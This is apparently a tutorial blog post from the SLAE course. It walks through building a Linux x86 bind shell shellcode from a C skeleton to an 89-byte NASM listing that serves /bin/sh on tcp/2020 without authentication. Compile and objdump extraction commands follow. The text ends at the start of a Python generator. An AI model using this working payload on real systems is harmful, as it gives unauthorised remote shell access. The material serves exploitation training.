Intro

The purpose of this article is to give a little insight how shellcodes are working and how they are built up from scratch. Also it is the first assignment of the SLAE (Security Tube Linux Assembly Expert) course, which I will cover in this and later articles. Personaly I found very little material on the topic and I felt the need to give you a comprehensive and detailed guide to cover them.

If you are reading this page you're probably familiar with the concept of shellcodes. However, to cover the whole topic and to keep this material as comprehensive as possible I'll go through the basic concepts to make the following content as understandable as possible.

So what are shellcodes? According to Wikipedia: "*In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability*". OK, what is a payload then? In practice, because of software vulnerability (buffer overflows, not sanitized inputs, etc), it is possible to inject simple character strings (chains of characters) directly into the memory – where the running program lives - , and if the processor can understand them as they are, they will be executed.

That injected piece of code is the payload. On the screen it's a complete gobbledygook for a human eye, like this:

The processor understands it though and executes the commands in it.

Now you might ask, why to deal with this gobbledygook, why can't we use a nice and simple code of a programming language, like C? For instance, we want the computer to print out "Hello World!" on the screen. In C, it's a simple line:

printf ("Hello World!");

Is it a shellcode? Well, the answer is: no. Technically all higher level programming languages' scripts need a compiler to translate their code to the language that the computer can understand. This language is called assembly. If you are not familiar with assembly and C, I'd suggest you to study them a little before you keep on reading this site. It has a simple reason: to make the machine code more understandable, we'll use C to illustrate the basic functions which are used to build our final shellcode in assembly. I'll put a simple guide together to aid this later and I'll link it here.

Linux x86 Bind Shell

Anyways, let's jump into it! First of all, this set of articles that are dealing with shellcodes written for linux machines running on 32bit CPU architecture (we'll talk about the differences between 32bit and 64bit architectures later on). The codes are presented on an Ubuntu 16.04 /x86 box, I need to admit that I simply love Debian and it's GNOME GUI, however Unity has a fantastic style and color layout, that's why I've chosen Ubuntu as the underlying operating system here. I'll link a detailed article on building a nice Debian box from scratch with all the tools and tweaks I love in it in case you're interested.

The first shellcode we'll create is a bind shell. What is it exactly?

You must have used some kind of shells a thousand times: on Unix, Linux, Apple devices the most common ones are Bourne Again Shell (/bin/bash) and Bourne Shell (/bin/sh), in the Microsoft world it's the well-known command prompt (cmd). What if you could connect to a remote computer, and receive a similar shell, with which you could execute any commands on the remote machine and see the results straight away? Like a telnet, ssh or psexec prompt, only without the need of using a password, or authenticate in any other ways. Well, this is what bind and reverse shells are for. We'll see in a later article how to inject these shellcodes, this time we are focusing on the code itself.

Let's start with the bind shell, how it works: it simply opens up a port on the remote machine, that is waiting for an incoming connection and once we connect to it, a shell will be presented to us.

Important thing: all of the codes here can be found in my Github repository: https://github.com/agzsolt/slae

Let's see a little C skeleton script to understand what we are dealing with:

```
/*
 Title: Linux/x86 Bind Shell code - simple C skeleton
 Author: Zsolt Agoston (agzsolt)
 Source: https://www.exploit-db.com/exploits/40056
*/

#include <sys/socket.h>
#include <unistd.h>
#include <netinet/in.h>

int main(void)
{
int sock_file_des, clientfd;

struct sockaddr_in saddr;
saddr.sin_family = AF_INET;                                 // socket type
saddr.sin_port = htons(2020);                               // listening port tcp/2020
saddr.sin_addr.s_addr = INADDR_ANY;                         // bindshell will be listening on any address

sock_file_des = socket(AF_INET, SOCK_STREAM, 0);            // create tcp socket (SOCK_STREAM for tcp)

bind(sock_file_des, (struct sockaddr *) &saddr, sizeof(saddr));  // bind socket

listen(sock_file_des, 0);                                   // listening for new connection

clientfd = accept(sock_file_des, NULL, NULL);               // accept incoming connections

dup2(clientfd, 0);                                          // redirect stdin
dup2(clientfd, 1);                                          // redirect stdout
dup2(clientfd, 2);                                          // redirect stderr

execve("/bin/sh",NULL,NULL);                                // execute /bin/sh

}
```

The easy to get the concept here, first we declare the variables we use the socket file descriptor and the **sockaddr_in** structure that will store the ip address and port number we will be binding to. Note that sockaddr_in structure is pre-defined in <netinet/in.h> header file so we don't need to declare it manually, however an interesting thing should be highlighted here. Let's see the structure in **netinet.in.h**:

```
struct sockaddr_in {
        short   sin_family;          // 2 bytes
        u_short sin_port;            // 2 bytes, network byte ordered
        struct  in_addr sin_addr;    // 4 bytes, network byte ordered
        char    sin_zero[8];         // 8 bytes, unused
};
```

We can see that sin_family is AF_INET, which simply means that the connection family is internetwork (TCP, UDP, etc.), the data type is short wich means 16 bits or in other words 2 bytes.

The next value is sin_port, that will store the port number, the data type is unsigned short, (unsigned because the port can't be a negative value) is will occupy also 2 bytes. If you think about it that makes total sense, 2 bytes (16 bits) can have 2^{16}=65,535 ports (port 0 is not used by many systems so we don't use it at all).

The next component is a structure named in_addr. It contains an unsigned long value which is 4 bytes.

```
struct in_addr {
  unsigned long saddr; //ip address as 4 bytes, in network byte order
};
```

Where is the sin_zero part in our code, which is 8 bytes large ? Well, according to the POSIX specification there can be other members in the structure if it's needed just in case. We don't need any, so it serves technically as padding. That will be interesting later.

As the next step we create a socket, then bind the ip address and port number using the pre-defined structure to it. Note that we use INADDR_ANY, which it techinally equals to 0. IP 0.0.0.0 tells the computer to bind all available ip addresses to our socket. It is only interesting in cases where the computer contains multiple NICs, so multiple IPs are used by the machine (like a web server), so if needed we could specify a specific address so the defined port would be opened only on that interface. In our case it's irrelevant, in fact it's better for us if all NICs on the box can be used to connect to it.

Once the port is bind, we use the listen function which converts the still unconnected socket into a passive socket, indicating that the kernel should accept incoming requests directed to this socket, and then the accept function for return the completed connection from the connection-queue.

The last step is to redirect the three I/O connections - *standard input (stdin), standard output (stdout) and standard error (stderr)* - to the socket (so you can type input in it, see the output on the screen, and get the error messages as well) and start the Bourne shell (sh) using execve. We could go for "bash" or other shells as well, but "sh" is the most generic and the smallest one, it just makes sense to use it here.

It's time for creating our assembly code using the skeleton C script. Why assembly? Isn't it enough to use the C script?

As we mentioned earlier we need to use computer codes, to make these commands understandable for the computer. In C creating the socket is a simple command:

```
socket(AF_INET, SOCK_STREAM, 0);
```

The language that the CPU uses there are not such complex command like this, we can write, read memory addresses, registers, invoking interrupts. Does that mean that we need break down the command, tell the computer what to write/read exactly, declaring all the steps for the three way handshake, etc? Luckily linux helps us. The kernel is happy to do all these jobs for us, the only thing we need to do is to invoke the kernel (by using system calls), with the right register- and stack contents which contains all the arguments the process needs to know to run. Let's see an example to understand this more.

Start with creating the socket. We issue a system call by adjusting the necessary registers (eax, ebx, ecx, etc) and the stack (a special memory, signed with esp), they will be fuctioning as arunments for the command that the kernel will execute, and issue the int 0x80 interrupt that is specific to linux and BSD and which interacts with the kernel.

OK, how to tell the kernel which command to use? We simply need to put the right number for that syscall in register eax. Now how to know the right number. Lets open the **/usr/include/i386-linux-**

gnu/asm/unistd_32.h file. We can see that for socketcalls we need to use syscall number 102. In hex it's 0x66.

```
#define __NR_getpriority 96
#define __NR_setpriority 97
#define __NR_profil 98
#define __NR_statfs 99
#define __NR_fstatfs 100
#define __NR_ioperm 101
#define __NR_socketcall 102
#define __NR_syslog 103
#define __NR_setitimer 104
#define __NR_getitimer 105
#define __NR_stat 106
#define __NR_lstat 107
#define __NR_fstat 108
#define __NR_olduname 109
#define __NR_iopl 110
```

OK, what other arguments do we need to use to open a socket? We take a look in **/usr/include/linux/net.h** to see the right call number to create a socket. It seems to be 1. We see number 2 is for binding which is the next step, 4 is listen, 5 is accept. We'll need those later. Great!

```
/*
 * NET          An implementation of the SOCKET network access protocol.
 *              This is the master header file for the Linux NET layer,
 *              or, in plain English: the networking handling part of the
 *              kernel.
 *
 * Version:     @(#)net.h       1.0.3   05/25/93
 *
 * Authors:     Orest Zborowski, <obz@Kodak.COM>
 *              Ross Biro
 *              Fred N. van Kempen, <waltje@uWalt.NL.Mugnet.ORG>
 *
 *              This program is free software; you can redistribute it and/or
 *              modify it under the terms of the GNU General Public License
 *              as published by the Free Software Foundation; either version
 *              2 of the License, or (at your option) any later version.
 */
#ifndef _LINUX_NET_H
#define _LINUX_NET_H

#include <linux/socket.h>
#include <asm/socket.h>

#define NPROTO          AF_MAX

#define SYS_SOCKET      1               /* sys_socket(2)                */
#define SYS_BIND        2               /* sys_bind(2)                  */
#define SYS_CONNECT     3               /* sys_connect(2)               */
#define SYS_LISTEN      4               /* sys_listen(2)                */
#define SYS_ACCEPT      5               /* sys_accept(2)                */
#define SYS_GETSOCKNAME 6               /* sys_getsockname(2)           */
#define SYS_GETPEERNAME 7               /* sys_getpeername(2)           */
```

Now if we check the C script we see 3 arguments for socket(). What exactly are they? The linux manual is to the rescue, looking up the socket() command, page 2: **man 2 socket**

```
SOCKET(2)                        Linux Programmer's Manual                        SOCKET(2)

NAME
       socket - create an endpoint for communication

SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int socket(int domain, int type, int protocol);

DESCRIPTION
       socket() creates an endpoint for communication and returns a descriptor.

       The  domain  argument  specifies a communication domain; this selects the protocol family which will be used for communica-
       tion.  These families are defined in <sys/socket.h>.  The currently understood formats include:

       Name                Purpose                          Man page
       AF_UNIX, AF_LOCAL   Local communication              unix(7)
       AF_INET             IPv4 Internet protocols          ip(7)
       AF_INET6            IPv6 Internet protocols          ipv6(7)
       AF_IPX              IPX - Novell protocols
       AF_NETLINK          Kernel user interface device     netlink(7)
       AF_X25              ITU-T X.25 / ISO-8208 protocol   x25(7)
       AF_AX25             Amateur radio AX.25 protocol
       AF_ATMPVC           Access to raw ATM PVCs
       AF_APPLETALK        AppleTalk                        ddp(7)
       AF_PACKET           Low level packet interface       packet(7)
       AF_ALG              Interface to kernel crypto API
```

Excellent stuff. See our script, we used: **`socket (AF_INET, SOCK_STREAM, 0)`**. Obviously we can put only numbers in the registers and in the stack, how do we know what number corresponds to which value?

Again, the linux header files help, **`/usr/include/i386-linux-gnu/bits/socket.h`** tells us that AF_INET corresponds to number **2**, and **`/usr/include/i386-linux-gnu/bits/socket_type.h`** shows that SOCK_STREAM is number **1**. Normally there is only a single protocol exists within a given protocol family so the third argument is **0**.

Ok, hold on, we are almost there, the other steps will be simpler knowing these. Let's summarize:

We need to issue interrupt 0x80 which asks the linux kernel to run a command.
We need to issue a socketcall, which is syscall 0x66. That will go to eax. Excellent
As a socketcall we need to create the socket which is number 1, so the next register, ebx=1

The "create socket" command has three arguments: AF_INET, SOCK_STREAM and 0, which corresponds to **2,1,0**. These arguments need to be loaded in the stack. Because the stack uses LIFO data management, we need to load these arguments in a reverse order to get them right when they are read by the system.

Here we go:


```
push 0x66
pop eax            ; move socket syscall to eax

xor ebx, ebx       ; 0x00 in ebx
push ebx
inc ebx            ; put 0x1 to ebx

push ebx           ; value 0x01 is pushed in to the stack (SOCK_STREAM=1)
push 0x02          ; value 0x02 is pushed onto stack (AF_INET=2)
mov ecx, esp                ; save the pointer to arguments in ecx
int 0x80           ; socket()
```

So what did we do here? There is an important concept to talk about at this point. In shellcodes we must avoid using **zero bytes** (0x00 or \x00)! This is because most of the time the shellcode is delivered to the target by using an input that accepts strings, say a password field on an ftp server. Now traditionally zero bytes mark the end of a string, if the code contained such a zero byte, the rest of the code would be dropped by the target, the code would become useless. If we used:

```
mov eax, 0x66
```

what would it do? Let’s use the excellent nasm_shell.rb to make it visible (if you don’t have that installed check out my other post on how to build and customize a debian VM, or install Metasploit Framework on your existing machine):


```
root@slae:~# nasm_shell.rb
nasm > mov eax, 0x66
00000000  B866000000        mov eax,0x66
nasm >
```



Ah, the code contains three zero bytes! Why? Well, eax register is a double word large register, that means 4 bytes. 0x66 uses only the first byte, the command however writes the whole register, filling the upper 3 bytes with 0 -s. How can we avoid this to happen? We need to put 0-s in eax in some way and move 0x66 in the lowest byte then. How to zero out a whole register without actually writing 0-s in the code? We use the well-known XOR (eXclusive OR) technique for that:

```
xor eax, eax
mov al, 0x66
```

XOR bitwise operator technically gives back 0 if the inputs match, so if we XOR a number with itself, the value will be zero. It’s worth to take a look on how the XOR gate builds up (**a,b** input, **c** output):



Now we need to put 0x66 to only the lower byte of the ax register, called al ☺. Let’s see the computer code for that:

```
nasm > xor eax, eax
00000000  31C0              xor eax,eax
nasm > mov al, 0x66
00000000  B066              mov al,0x66
nasm >
```

\x31\xc0\xb0\x66, no zero bytes! Now as we see it's a 4 byte large code. Is there a way to make it smaller? What if we used the stack (that uses double word sized memory chunks by default, and pop it to eax?

```
push 0x66
pop eax              ; move socket syscall to eax
```

```
nasm > push 0x66
00000000  6A66              push byte +0x66
nasm > pop eax
00000000  58                pop eax
nasm >
```

\x6a\x66\x58: 3 bytes only, we saved 1 byte which is great!

What else do we need before issueing the syscall? See:

```
$eax=0x66 – done
$ebx=1
$ecx=stack memory address
The stack: 2,1,0
```

Ok, we use the XOR trick to put 0x00 in $ebx. Also remember, we need to load 2,1 and 0 in the stack in reverse order of course so we also begin it, pushing $ebx (0x00) in the stack. That will be followed by 1 and lastly 2 later.

```
xor ebx, ebx                ; 0x00 in ebx
push ebx                    ; push 0x00 to the stack
inc ebx                     ; put 0x1 to ebx
push ebx                    ; value 0x01 is pushed in to the stack (SOCK_STREAM=1)
push 0x02                   ; value 0x02 is pushed onto stack (AF_INET=2)
```

Now we increase ebx by one, setting it to it's final value for the call, also pushing it to the stack so now it contains the **..,1,0** values. Next we push 0x02 to the stack straight, which completes the stack. As the last step we put the memory address of $esp (the stack) in $ecx.

Time for the syscall ☺: int 0x80

All syscalls return a value in $eax, and because it will be used shortly many times, we save it's value to the esi register which is rarely touched.

Bind syscall is next:

Now we have finished with the first step, we go on and bind the IP 0.0.0.0 and port 2020 to the socket, so the target will be listening on tcp/2020 on every NICs when our code is run ☺

We follow the steps described earlier, putting the right argument values in the right registers, and in the stack of course, and make the syscall.

We already know that the socketcall syscall will be used so we put 0x66 in $eax (see, this is why we saved it's content to esi earlier). $ebx needs the corresponding **bind()** function number, if you remember we already know from **/usr/include/linux/net.h** that it is going to be **2**

```
#define SYS_SOCKET      1               /* sys_socket(2)                */
#define SYS_BIND        2               /* sys_bind(2)                  */
#define SYS_CONNECT     3               /* sys_connect(2)               */
#define SYS_LISTEN      4               /* sys_listen(2)                */
#define SYS_ACCEPT      5               /* sys_accept(2)                */
```

Checking the bind() manual page shows that it needs three arguments, which will be pushed to the stack like we saw with the socket() command earlier. In reverse order, the content of the stack is:

the size of the socket, the address of the structure (that stores the connection family, port and ip) and the socket file descriptor that we saved in $esi. So let's see:

```
;bind(sock_file_des, (struct sockaddr *) &sock_ad, sizeof(sock_ad));
;bind = 2 (/usr/include/linux/net.h)
; eax=0x66, ebx=0x02, stack: socketfd value from previous step, stack mem address starts at AF_INET, 0x10, 2,
2020, 0 [socketfd, struct pointer, address size(4x4), AF_INET, port, ip (zero here which means any address
(0.0.0.0)]
; more simple form of stack: sock_file_des, mem addr for stuct, struck leght (16 bytes), the struck itself

cdq                         ; 0x00 in edx, this trick uses the cdq command, which extends the eax register
                            ; into edx in case the SF flag is set (negative value of eax), which is not the
                            ; case so it zeros out edx, this way we can save an extra byte
push edx                    ; push 0x00 on to stack (INADDR_ANY)
push word 0xe407            ; listen on port 2020 (2020 is 0x07E4 in hex, we need to use a reverse byte order,
putting 0xE4 first, then 0x07)
push word 0x2               ; AF_INET=2, TCP protocol 2
mov ecx, esp                ; save the pointer to arguments in ecx

mov al, 0x66                ; sys socket call
inc ebx                     ; bind(2)
push 0x10                   ; push size of sock_ad (the address length, 8+8 sin_zero member) to the stack
push ecx                    ; struct pointer
push esi                    ; push previously saved socket file descriptor onto stack
mov ecx, esp                ; save the pointer to args in ecx
int 0x80
```

First it sounds confusing but it will be really simple, we'll simply load the structure first, in reverse of course in the stack: IP (which in our case INADDR_ANY, so all **0** ☺), port (2020 in decimal, convert to hexadecimal it's 0x07e4; because of the 32bit CPU architecture which uses little endian logic we need to load that in reverse as well: **0xe407**). To understand the difference between little- and big endian you might want to check the excellent wikipedia page about it. In nutshell little-endian is an order in which the "little end" (least significant value in the sequence) is stored first in the memory. This case the lower byte is 0xe4 so we need to put that first which is followed by 0x07.

After the port number we push 0x02 (the corresponding number for AF_INET) to the stack which completes the struct. We save the memory address for that structure in $ecx temporarly, remember we'll need to push that address to the stack later as well, as part of the bind() argument.

We move 0x66 to al (lowest byte of the eax register). Wait, why don't we use eax instead of al? The answer is simple, moving 0x66 to the 4byte large eax would put three zero bytes in our code. XOR-ing eax with itself would zero it out before we set $al, but is it really necessary? We've already zeroed eax out at the beginning of our shellcode, and it contained 0x66 before the syscall. What has changed? Well, the syscall put our socket file descriptor in eax after it run. If it is not larger than 255 (0xff) then we are good, since the eax register wasn't touched in any other ways. Let's fire up gdb (GNU debugger) to see what value we can expect there?

```
(gdb)
eax            0x66     102
ebx            0x1      1
ecx            0xbfffef84       -1073746044
edx            0x0      0
eflags         0x202    [ IF ]
0xbfffef84:     0x00000002      0x00000001      0x00000000      0x00000001
Dump of assembler code from 0x804806c to 0x8048076:
=> 0x0804806c <_start+12>:      int    0x80
   0x0804806e <_start+14>:      mov    esi,eax
   0x08048070 <_start+16>:      cdq
   0x08048071 <_start+17>:      push   edx
   0x08048072 <_start+18>:      pushw  0xe407
End of assembler dump.
0x0804806c in _start ()
(gdb)
eax            0x3      3
ebx            0x1      1
ecx            0xbfffef84       -1073746044
edx            0x0      0
eflags         0x202    [ IF ]
0xbfffef84:     0x00000002      0x00000001      0x00000000      0x00000001
Dump of assembler code from 0x804806e to 0x8048078:
=> 0x0804806e <_start+14>:      mov    esi,eax
   0x08048070 <_start+16>:      cdq
   0x08048071 <_start+17>:      push   edx
   0x08048072 <_start+18>:      pushw  0xe407
   0x08048076 <_start+22>:      pushw  0x2
End of assembler dump.
0x0804806e in _start ()
```

Great, the value is 0x03, we don't expect that to grow over 255, it's enough to move 0x66 in al, we save two bytes by omitting the unnecessary **`xor eax, eax`** command! Next we need to put 2 in $ebx. Since the last time we increased that to 1 it hasn't changed, all we need to do is increasing it further. Excellent! Now we simply push the structure length (16 or 0x10 in hex), $ecx (which contains the memory address of the structure) and $esi (which holds the socket file descriptor value).

Awesome… but wait, why is the structure size 16 bytes? Is should contain the connection family type which is 2 (occupies 2 bytes, or in other words: a single word – see the code, we used push word 0x02, otherwise push would put the regular double word value to the stack!), the port number which uses also 2 bytes, and the ip address which is 4 bytes long. 8 bytes altogether… Well, I quote: *"The POSIX specification requires only three members in the structure: sin_family, sin_addr, and sin_port. It is acceptable for a POSIX-compliant implementation to define additional structure members, and this is normal for an Internet socket address structure. Almost all implementations add the sin_zero member so that all socket address structures are at least 16 bytes in size."* Also if we check the sockaddr_in built-in structure we see that it contains a **sin_zero** part that is 8 chars long, in our case it's not used, it is used as simply padding ☺

```
struct sockaddr_in {
        short   sin_family;          // 2 bytes
        u_short sin_port;            // 2 bytes, network byte ordered
        struct  in_addr sin_addr;    // 4 bytes, network byte ordered
        char    sin_zero[8];         // 8 bytes, unused
};
```

It's clear, the kernel expects 16 bytes, so 0x10 is pushed to the stack.

OK, back to the business ☺, as the last step we put the actual stack memory address in $ecx and call the kernel.

Next, we need to call the listen function to make the kernel be listening on our port. The **listen()** function is pretty simple it expects only the sockfd value and the backlog value in the stack, so we push 0x00 first (using $edx which has zero in it) and $esi that holds the sockfd value, put the usual 0x66 socketcall value in $al (upper 3 bytes are still zeroes) and 4 in $bl (remember, $ebx contains 2, this case it doesn't make a difference if we use "**`mov bl, 0x4`**" or "**`inc ebx`**" twice, both cases it will be 2 bytes), and we put the stack memory address in $ecx.

```
; listen(sock_file_des, 0);
; int listen(int sockfd, int backlog);
; cat /usr/include/linux/net.h | grep listen
; listen=4
; eax=0x66, ebx=4, ecx=args in stack (sockfd, backlog)

mov al, 0x66                ; sys socket call
mov bl, 0x4                 ; listen(4)
push edx                    ; push 0 onto stack (backlog=0)
push esi                    ; sockfd (sock_file_des )
mov ecx, esp                ; save the pointer to args in ecx
int 0x80
```

As a sidenote, the backlog value describes the size of the listen queue, in a few languages 0 is not permitted, in C and our case it's fine using 0, however we can use 1 as well since we are expecting only one connection on that port)

Let's go for the "**`int 0x80`**" syscall!

We are getting close, already having a socket, with our port bind to it, which is listening for incoming connections. Next we need to ensure that the kernel will accept our connection when we initiate it. The accept() function is just as simple as the listen() function was.

```
;accept(sock_file_des, NULL, NULL)
;int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen);
;cat /usr/include/linux/net.h | grep accept
;accept=5
; eax=0x66, ebx=5, ecx=args in stack (sockfd, NULL, NULL)

mov al, 0x66                ; sys socket call
inc ebx                     ; accept(5)
push edx                    ; null value socklen_t *addrlen
push edx                    ; null value sockaddr *addr
push esi                    ; sockfd (sock_file_des )
mov ecx, esp                ; save the pointer to args in ecx
int 0x80
```

As we see it is expecting three arguments, the usual sockfd value, and the incoming node's ip and port values in a separate structure, also the structure's size. In our case these values are not known, we simply put zeroes in them so the kernel will accept connection from any sources.

Simple, we push edx twice to the stack (the two zero arguments), and esi as well (the sockfd value). As it's now a regular thing, we put the stack address in $ecx. Because $ebx is 4 at this point, and the accept() funcion's identifier is 5, we save a byte by simply increasing $ebx again.Also put the usual 0x66 value in $al and we are ready to rock! **`Int 0x80`**

OK, we have two more things to do, first we redirect the three I/O channels to our socket to be able to type in the shell, and see the output in it. To save valuable bytes we create a simple loop that repeats 0x3f (dup2) syscall three times. We use the $ecx register that is the default loop counter, and the jns command, that will always return while the SF (sign flag) is not set. As soon as the loop decrements $ecx below zero, the SF flag is set and the loop stops.

The $ebx flag contains the client host's file descriptor after the connection is established, and $ecx (the second argument of dup2()) will run with 2, 1, and 0 before the loop finishes:

```
;dup2(clientfd, 0);        // stdin
;dup2(clientfd, 1);        // stdout
```

```
;dup2(clientfd, 2);       // stderr
```

The last step is to run /bin/sh using execve to receive our shell!

```
;execute shell (here we use /bin/sh) using execve call
;execve("//bin/sh",["//bin/sh"])
; eax=0x0b, ebx=(pointer to the kernel instruction), ecx=0, edx=0

mov al, 0x0b                ; execve
push edx                    ; push null
push 0x68732f6e             ; hs/n
push 0x69622f2f             ; ib//
mov ebx,esp                 ; save pointer
xor ecx, ecx                ; null out ecx
int 0x80
```

Syscall number for execve is 0x0b (decimal 11), which is put in $al as usual. In the stack we need to load the command that will be executed on the remote box, which is the **/bin/sh** executable shell file. But there is a problem, we only can operate with the default chunk size of the stack which is a double word (4 bytes). The "/bin/sh" string is 7 byes long. In Linux luckily it is not important how many "/" character we use to issue a command, "/bin/sh" is the same as "////bin/sh" or "/bin////sh"

Knowing that we simply use "//bin/sh", which will take two double words, of course in reverse order, using the ASCII table:

```
\x68\x73\x2f\x6e = hs/n
\x69\x62\x2f\x2f = ib//
```

Push them in the stack ☺! Don't forget that we need to end the string with a zero byte so push £edx to the stack first which contains 0x00 at the moment. Also move the stack address in $ebx and zero out the last two arguments, $edx is already zero as said, we simply move $edx to $ecx, and go for the syscall!

We are done!

The final code is:

```
; Title: Linux/x86 Bind Shell code - 89 bytes
; Author: Zsolt Agoston (agzsolt)

global _start

section .text

_start:

;create socket
;in /usr/include/i386-linux-gnu/asm/unistd_32.h searching for socket gives back syscall 102 (#define
__NR_socketcall 102), in hex it is 0x66
;int socket(int domain, int type, int protocol) ==> socket(AF_INET, SOCK_STREAM, 0) ==> socket(2,1,0)
;AF_INET = 2  ( /usr/include/i386-linux-gnu/bits/socket.h)
;SOCK_STREAM = 1 (/usr/include/i386-linux-gnu/bits/socket_type.h)
; eax=0x66, ebx=0x01, stack has the socket args: 2,1,0

push 0x66
pop eax                     ; move socket syscall to eax

xor ebx, ebx                ; 0x00 in ebx
push ebx                    ; push 0x00 to the stack
inc ebx                     ; put 0x1 to ebx

push ebx                    ; value 0x01 is pushed in to the stack (SOCK_STREAM=1)
push 0x02                   ; value 0x02 is pushed onto stack (AF_INET=2)
mov ecx, esp                ; save the pointer to arguments in ecx
int 0x80                    ; socket()

mov esi, eax                ; the syscall returns the socket file descriptor to eax, we store it in esi register

;bind(sock_file_des, (struct sockaddr *) &sock_ad, sizeof(sock_ad));
;bind = 2 (/usr/include/linux/net.h)
; eax=0x66, ebx=0x02, stack: socketfd value from previous step, stack mem address starts at AF_INET, 0x10, 2,
```

```
2020, 0 [socketfd, struct pointer, address size(4x4), AF_INET, port, ip (zero here which means any address
(0.0.0.0)]
; more simple form of stack: sock_file_des, mem addr for stuct, struck leght (16 bytes), the struck itself

cdq                         ; 0x00 in edx, this trick uses the cdq command, which extends the eax register
                            ; into edx in case the SF flag is set (negative value of eax), which is not the
                            ; case so it zeros out edx, this way we can save an extra byte
push edx                    ; push 0x00 on to stack (INADDR_ANY)
push word 0xe407            ; listen on port 2020 (2020 is 0x07E4 in hex, we need to use a reverse byte order,
putting 0xE4 first, then 0x07)
push word 0x2               ; AF_INET=2, TCP protocol 2
mov ecx, esp                ; save the pointer to arguments in ecx

mov al, 0x66                ; sys socket call
inc ebx                     ; bind(2)
push 0x10                   ; push size of sock_ad (the address length, 8+8 sin_zero member) to the stack
push ecx                    ; struct pointer
push esi                    ; push previously saved socket file descriptor onto stack
mov ecx, esp                ; save the pointer to args in ecx
int 0x80

; listen(sock_file_des, 0);
; int listen(int sockfd, int backlog);
; cat /usr/include/linux/net.h | grep listen
; listen=4
; eax=0x66, ebx=4, ecx=args in stack (sockfd, backlog)

mov al, 0x66                ; sys socket call
mov bl, 0x4                 ; listen(4)
push edx                    ; push 0 onto stack (backlog=0)
push esi                    ; sockfd (sock_file_des )
mov ecx, esp                ; save the pointer to args in ecx
int 0x80

;accept(sock_file_des, NULL, NULL)
;int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen);
;cat /usr/include/linux/net.h | grep accept
;accept=5
; eax=0x66, ebx=5, ecx=args in stack (sockfd, NULL, NULL)

mov al, 0x66                ; sys socket call
inc ebx                     ; accept(5)
push edx                    ; null value socklen_t *addrlen
push edx                    ; null value sockaddr *addr
push esi                    ; sockfd (sock_file_des )
mov ecx, esp                ; save the pointer to args in ecx
int 0x80

;redirect stdin, stdout, stderr
;int dup2(int oldfd, int newfd);
;dup2(clientfd, 0); // stdin
;dup2(clientfd, 1); // stdout
;dup2(clientfd, 2); // stderr
; eax=0x3f, ebx=clientfd, ecx= (with the loop, it's 2-1-0 to redirect all 3 file descriptors)

mov ebx, eax                ; move clientfd to ebx
push 0x02
pop ecx                     ; counter to loop 3 times (executes on cl=0, exits loop when SF=1)

stdloop:

         mov al, 0x3f       ; sys call for dup2
         int 0x80
         dec ecx            ; decrement the loop counter
         jns stdloop        ; loop as long sign flag is not set

;execute shell (here we use /bin/sh) using execve call
;int execve(const char *filename, char *const argv[], char *const envp[]);
;execve("//bin/sh",["//bin/sh"])
; eax=0x0b, ebx=(pointer to the kernel instruction), ecx=0, edx=0

mov al, 0x0b                ; execve
push edx                    ; push null
push 0x68732f6e             ; hs/n
push 0x69622f2f             ; ib//
mov ebx,esp                 ; save pointer
xor ecx, ecx                ; null out ecx
int 0x80
```

As confident we are that it is working fine we put a simple python code together that expects a port value and generate the whole shellcode in hex format that can be tested with a simple c program.

Let’s do it:

First I save the code to a file called linux_x86_bind.nasm and compile it:

```
nasm -f elf32 -o linux_x86_bind.o linux_x86_bind.nasm
ld -o linux_x86_bind linux_x86_bind.o
```

Then I extract the code in hexadecimal format using the objdump command:


```
objdump -d linux_x86_bind |grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

Now it’s easy to create the script, that will take the port number as an argument, convert it to hexadecimal format and split it to 2 single byte values.

It’s important to say that neither the port numbers can be zero bytes, if they were, the shellcode would be partially dropped by the target which is not desirable.

```
#!/usr/bin/python
# Title: Linux/x86 Bind Shell code creator
# Author: Zsolt Agoston (agzsolt)

import sys

